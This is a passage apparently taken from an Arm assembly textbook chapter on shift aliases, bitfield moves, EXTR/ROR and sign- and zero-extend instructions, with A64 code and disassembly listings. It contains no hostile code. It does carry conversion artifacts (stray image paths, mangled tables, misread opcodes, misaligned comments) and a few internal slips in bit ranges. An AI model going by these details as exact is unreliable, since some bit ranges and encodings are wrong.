10064:   el02110        lsl    r2, r0, r1
10068:   el02110        lsl    r2, r0, r1      ; MOV
translated to LSL alias
1006c:   el02130        lsr    r2, r0, r1
10070:   el02130        lsr    r2, r0, r1      ; MOV
translated to LSR alias
10074:   el02170        ror    r2, r0, r1
10078:   el02170        ror    r2, r0, r1      ; MOV
translated to ROR alias
```

The same also applies to shift operations in the A64 instruction set. While most instructions are translated into their alias only if certain alias conditions are met, the register forms of A64 shift and rotate instructions `ASR`, `LSL`, `LSR`, and `ROR` will always be preferred. This is because these instructions have different forms, e.g., `ASR` (register) or `ASR` (immediate), and the equivalent instructions ending with a `V` (e.g., `ASRV`) represent the stand-alone register-shifting register form.

Example of Instruction Aliasing for Shift-by-a-Register (A64)

Assembly Source Code

```
.text
.global _start

_start:

    mov x0, #14
    mov x1, #3

    asrv x2, x0, x1      ; x2 = result of 14 ASR by 3
    lslv x2, x0, x1      ; x2 = result of 14 LSL by 3
    lsrv x2, x0, x1      ; x2 = result of 14 LSR by 3
    rorv x2, x0, x1      ; x2 = result of 14 ROR by 3
```

Disassembly Output

Disassembly of section .text:

```
0000000000400078 <_start>:
 400078: d28001c0      mov     x0, #0xe
// #14
 40007c: d2800061      mov     x1, #0x3
// #3
 400080: 9ac12802      asr     x2, x0, x1      ;
ASRV converted to ASR alias
 400084: 9ac12002      lsl     x2, x0, x1      ;
LSLV converted to LSL alias
 400088: 9ac12402      lsr     x2, x0, x1      ;
LSRV converted to LSR alias
 40008c: 9ac12c02      ror     x2, x0, x1      ;
RORV converted to ROR alias
```

Bitfield Manipulation Operations

In the previous section, we saw that many shift instructions are implemented as aliases of more flexible instructions. For example, in the A64 instruction set, shifts by a constant immediate can be translated to a bitfield move instruction (e.g., `UBFM`), which is part of the bitfield manipulation instruction group. This instruction group can be used to perform generalized translation and transposition of bits within a value that cannot be represented just as a basic shift or rotate. [Table 5.4](#) shows the syntax symbols for the A32 and A64 instruction sets.

Table 5.4: Syntax Symbols

A32	A64-32	A64-64	MEANING
Rd	Wd	Xd	Destination register
Rn	Wn	Xn	Source register
#width	#width	#width	Bitfield width, 32-bit [0:31]-LSB, 64-bit [0:63]-LSB
#lsb	#lsb	#lsb	Bit number of LSB of destination bitfield
	#r	#r	Right rotate amount, 32-bit [0:31], 64-bit [0:63]
	#s	#s	Leftmost bit number, 32-bit [0:31], 64-bit [0:63]
<shift>	<shift>	<shift>	Shift operation applied to source operand

Bitfield Move

The *bitfield move* instructions (as shown in [Table 5.5](#)) copy bits $0 \dots n$ from a value and place them at bit positions $m \dots m+n$ in the destination register. Their syntax specifies the leftmost bit position ($\#s$) to be moved from the source register and the rotate right amount ($\#r$) to calculate the position of the bitfield in the destination register. The remaining bits in the destination register are set depending on whether the instruction is signed (`SBFM`) or unsigned (`UBFM`). `SBFM` fills the bits left to the bitfield with copies of the sign bit and fills the bits

right to the bitfield with zeros. `UBFM` instructions fill both sides of the bitfield with zeros.

Table 5.5: A64 Bitfield Move Instructions

INSTRUCTION SET	DESCRIPTION	SYNTAX
A64 (64-bit)	Bitfield move	<code>BFM Xd, Xn, #r, #s</code>
	Signed bitfield move	<code>SBFM Xd, Xn, #r, #s</code>
	Unsigned bitfield move	<code>UBFM Xd, Xn, #r, #s</code>
A64 (32-bit)	Bitfield move	<code>BFM Wd, Wn, #r, #s</code>
	Signed bitfield move	<code>SBFM Wd, Wn, #r, #s</code>
	Unsigned bitfield move	<code>UBFM Wd, Wn, #r, #s</code>


The bitfield move group of instructions is available only in the A64 instruction set and is usually accessed via their alias instructions, such as shift operations and extend instructions, as shown in [Table 5.6](#). Whether the instruction alias is preferred for disassembly depends on whether it meets the alias conditions.

Table 5.6: A64 Bitfield Move Instruction Aliases

INSTRUCTION	ALIAS CONDITION	ALIAS
<code>SBFM Xd, Xn, #r, #s</code>	<code>#s == 63</code>	<code>ASR Xd, Xn, #shift</code>
<code>SBFM Wd, Wn, #r, #s</code>	<code>#s == 31</code>	<code>ASR Wd, Wn, #shift</code>
<code>UBFM Xd, Xn, #r, #s</code>	<code>#s != 63 && #s+1 == #r</code>	<code>LSL Xd, Xn, #shift</code>
	<code>#s == 63</code>	<code>LSR Xd, Xn, #shift</code>
<code>UBFM Wd, Wn, #r, #s</code>	<code>#s != 31 && #s+1 == #r</code>	<code>LSL Wd, Wn, #shift</code>
	<code>#s == 31</code>	<code>LSR Wd, Wn, #shift</code>

[Figure 5.7](#) shows the behavior of an `SBFM` instruction, copying bits 3..29 from the source register to the destination and sign-filling the leftmost bits. In cases where there is space to the right of the bitfield, the bits to the right are set to zero.

SBFM Wd, Wn, #3, #31



[**Figure 5.7:**](#) An SBFM instruction

This instruction behaves identically to an ASR instruction, shifting the value rightward by 3 bit positions, as shown in [Figure 5.8](#).

ASR Wd, Wn, #3





Figure 5.8: Shifting the value by 3 bits

The unsigned bitfield move (_{UBFM}) instruction (see [Figure 5.9](#)) works in a similar way, with the difference that the bits to the left of the bitfield are filled with zeros instead of copies of the sign bit.


UBFM Wd, Wn, #3, #31



[Figure 5.9:](#) Unsigned bitfield move (_{UBFM}) instruction

The previous _{UBFM} instruction is equivalent to the _{LSR} operation, as shown in [Figure 5.10](#).

LSR Wd, Wn, #3




[Figure 5.10:](#) _{LSR} operation

Although not strictly a bitfield extract operation, the EXTR instruction “extracts” bits from a specified pair of registers. The way the EXTR instruction calculates the result is by first concatenating the two source operands. From this concatenated value, the bits in range $\langle 1\text{sb}+\text{size}-1 : 1\text{sb} \rangle$ are extracted and placed into the destination register. Here, the size is the width of the register (i.e., 32 for Wd and 64 for Xd). [Figure 5.11](#) illustrates this based on an example instruction where the range extracted from the concatenated value would be $\langle 3+32-1 : 3 \rangle$, or in short $\langle 34 : 4 \rangle$.

W0 0000 0000 0000 0000 0000 0000 0000 1110

W2 0000 0000 0000 0000 0000 0001 0000

EXTR W3, W0, W2, #3
W0:W2



W3 1100 0000 0000 0000 0000 0000 0000 0010

Figure 5.11: Example extract operation

The rotate right instruction is defined as an alias for this instruction and is preferred when both source registers are the same, as shown in [Table 5.7](#).

Table 5.7: A64 Extract Register Instruction Aliases

UNDERLYING INSTRUCTION	ALIAS CONDITION	INSTRUCTION ALIAS
EXTR Xd, Xn, Xm, #lsb	Xn == Xm	ROR Xd, Xn, #shift
EXTR Wd, Wn, Wm, #lsb	Wn == Wm	ROR Wd, Wn, #shift

Note that in the following code example, both `x0` and `x1` are initialized to hold the value 14, yet the alias condition to convert an `EXTR` instruction into its `ROR` alias applies only when the *registers* are the same and does not apply when two different registers hold the same *value*.

Example of Instruction Aliasing for Rotate Right (A64)

Assembly Source Code

```
mov x0, #14          // set x0 to 14
mov x1, #14          // set x1 to 14
mov x2, #16          // set x2 to 16

extr x3, x0, x1, #3 // x3 = [x0:x1]<66:3>
extr x3, x0, x0, #3 // x3 = [x0:x0]<66:3>

extr w3, w0, w1, #3 // w3 = [w0:w1]<34:3>
extr w3, w0, w0, #3 // w3 = [w0:w0]<34:3>

extr x3, x0, x2, #3 // x3 = [x0:x2]<66:3>
extr w3, w0, w2, #3 // w3 = [w0:w2]<34:3>
```

Disassembly Output

Disassembly of section .text:

```
0000000000400078 <_start>:
400078: d28001c0    mov    x0, #0xe           // #14
40007c: d28001c1    mov    x1, #0xe           // #14
400080: d2800202   mov    x2, #0x10          // #16

400084: 93c10c03   extr   x3, x0, x1, #3    // x3 =
0xC000000000000001
400088: 93c00c03   ror    x3, x0, #3        // x3 =
0xC000000000000001

40008c: 13810c03   extr   w3, w0, w1, #3    // w3 =
0xC0000001
400090: 13800c03   ror    w3, w0, #3        // w3 =
0xC0000001

400094: 93c20c03   extr   x3, x0, x2, #3    // x3 =
0xC000000000000002
400098: 13820c03   extr   w3, w0, w2, #3    // w3 =
0xC0000002
```

[Figure 5.12](#) is a visual representation of the 7th instruction of the previous assembly source code.

W0

0000	0000	0000	0000	0000	0000	0000	1110
------	------	------	------	------	------	------	------

EXTR W3, W0, W0, #3
W0:W2

|----- W0 -----| |----- W2 -----|

0000	0000	0000	0000	0000	0000	0000	1110	0000	0000	0000	0000	0000	0000	0000	1110
------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------

[34] [3]
W0:W2<34:3>

W3

1100	0000	0000	0000	0000	0000	0000	0001
------	------	------	------	------	------	------	------

[Figure 5.12:](#) Illustration of EXTR instruction in line 7

In disassembly, this instruction was converted into its alias instruction. As you can see in [Figure 5.13](#), the operation is equivalent to an `ROR` instruction rotating the source register (`W0`) bits by 3.

ROR W3, W0, #3




Figure 5.13: ROR instruction

Sign- and Zero-Extend Operations

Sign- and zero-extend operations are used to sign- or zero-extend a byte, halfword, or word up to the native integer width of the processor. Extend operations are often used by compilers because arithmetic operations usually occur on 32-bit or 64-bit values, and not 8- or 16-bit values. For example, if a program wants to use an 8-bit signed integer as part of an arithmetic operation such as an add or multiply, it must first sign-extend the 8-bit value up to 32-bit or 64-bit to convert the 8-bit signed integer to a 32- or 64-bit signed integer before performing the arithmetic operation.

A64 Extend Instructions

In A64, `SBFM` and `UBFM` are used to implement zero- and sign-extend operations. These extend instructions extract a byte, halfword, or word from a source register and extend it to the destination register size, which can be 64-bit or 32-bit depending on the registers specified (with the exception of `SXTW`, which necessarily always

extends to a 64-bit register). These instructions have both signed and unsigned versions and are implemented in terms of SBFM and UBFM under the hood. [Table 5.8](#) gives the A64 zero- and sign-extend instructions, alongside their underlying implementation in terms of SBFM or UBFM.

Table 5.8: A64 Extend Instructions

IS	INSTRUCTION	ALIAS SYNTAX	IMPLEMENTED AS
A64 (64-bit)	Sign-extend 8-to-64	SXTBXd, Wn	SBFMXd, Xn, #0, #7
	Sign-extend 16-to-64	SXTHXd, Wn	SBFMXd, Xn, #0, #15
	Sign-extend 32-to-64	SXTWXd, Wn	SBFMXd, Xn, #0, #31
	Zero-extend 8-to-64	UXTBXd, Wn	UBFMXd, Xn, #0, #7
	Zero-extend 16-to-64	UXTHXd, Wn	UBFMXd, Xn, #0, #15
	Zero-extend 32-to-64	UXTWXd, Wn	UBFMXd, Xn, #0, #31
A64 (32-bit)	Sign-extend 8-to-32	SXTBXd, Wn	SBFMWd, Wn, #0, #7
	Sign-extend 16-to-32	SXTHXd, Wn	SBFMWd, Wn, #0, #15
	Zero-extend 8-to-32	UXTBXd, Wn	UBFMWd, Wn, #0, #7
	Zero-extend 16-to-32	UXTHXd, Wn	UBFMWd, Wn, #0, #15

You might notice that in some 64-bit extend instructions that the alias form appears to take a 32-bit source, but its corresponding actual implementation appears to take a 64-bit source. For example, sign-extending an 8-bit value to a 64-bit value takes the alias form `SXTB` `xd, Wn`, but is implemented under the hood as `SBFM` `xd, Xn, #0, #7`. This might look like an error. How can it possibly be the case that these take different types of source registers?

The reason that this occurs is because of a difference in the semantic meaning of `SXTB` versus `SBFM`. `SXTB` semantically means “extend this signed byte value up to 64 bits.” Consistent with other parts of the A64 syntax, byte values are referred to using the 32-bit syntax `Wn`. But `SXTB`'s real implementation is via the generalized instruction `SBFM`, where both source and destination registers must be the same width. The 64-bit form of `SXTB` is therefore implemented as a 64-bit `SBFM` instruction that sign-extends bits 0 through 8 of the corresponding `Xn` register and places the result in the corresponding 64-bit destination register, which explains the disparity between the two syntaxes.

Bitfield Move Aliases in A64

Assembly Source

```
mov w1, #917
    // extract byte from w1, sign-extend to register size ]]>
sxtb w4, w1          // equivalent to previous instruction
sbfm w4, w1, #0, #7   // extract halfword from w1, sign-
                      extend to register size
sxth w4, w1          // equivalent to previous instruction
sbfm w4, w1, #0, #15  // copy #15+1 bits from w1 to bit
                      position 32-20 in w4
sbfm w4, w1, #20, #15
```


Disassembly Output

Disassembly of section .text:

```
0000000000400078 < start>:
400078: 528072a1    mov      w1, #0x395           // #917
40007c: 13001c24    sxtb     w4, w1
400080: 13001c24    sxtb     w4, w1           //
converted to alias
400084: 13003c24    sxth     w4, w1
400088: 13003c24    sxth     w4, w1           //
converted to alias
40008c: 13143c24    sbfiz    w4, w1, #12, #16  //
converted to alias
```

[Figure 5.14](#) shows an 8-to-32-bit sign extension in A64 using the **SXTB** instruction. The sign bit for an 8-bit value is at bit position 7, and this value is copied to the top 24 bits of the result.


SXTB Wd, Wn



[Figure 5.14:](#) 8-to-32-bit sign extension via SXTB instruction

The same logic applies when performing a 16-to-32-bit sign extension using the SXTH instruction. Here we are sign-extending a 16-bit value up to a 32-bit value, so the sign bit is at bit position 15. In [Figure 5.15](#) this holds the value 0; hence, the top 16 bits of the result are cleared with zeros.

SXTH Wd, Wn



[Figure 5.15:](#) Top 16 bits of the result cleared

By contrast, zero extension operates to convert small *unsigned* integers up to a 32-bit or 64-bit value. Since these unsigned integers

are strictly positive, the top bits are always cleared with zeros. The previous value in those bits is discarded. [Figure 5.16](#) shows the difference between extending a 32-bit value to 64 bits with a zero (UXTW) versus signed (SXTW) extension.

Wn	<table border="1"><tr><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td></tr></table>	1111	1111	1111	1111	1111	1111	1111	1111	1111							
1111	1111	1111	1111	1111	1111	1111	1111	1111									
UXTW Xd, Wn	<table border="1"><tr><td>0000</td><td>0000</td><td>0000</td><td>0000</td><td>0000</td><td>0000</td><td>0000</td><td>0000</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td></tr></table>	0000	0000	0000	0000	0000	0000	0000	0000	1111	1111	1111	1111	1111	1111	1111	1111
0000	0000	0000	0000	0000	0000	0000	0000	1111	1111	1111	1111	1111	1111	1111	1111		
SXTW Xd, Wn	<table border="1"><tr><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td></tr></table>	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111
1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111		
Xd	<table border="1"><tr><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td><td>1111</td></tr></table>	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111
1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111	1111		

[Figure 5.16:](#) Difference between UXTW and SXTW

Implicit Sign- and Zero-Extend in A64

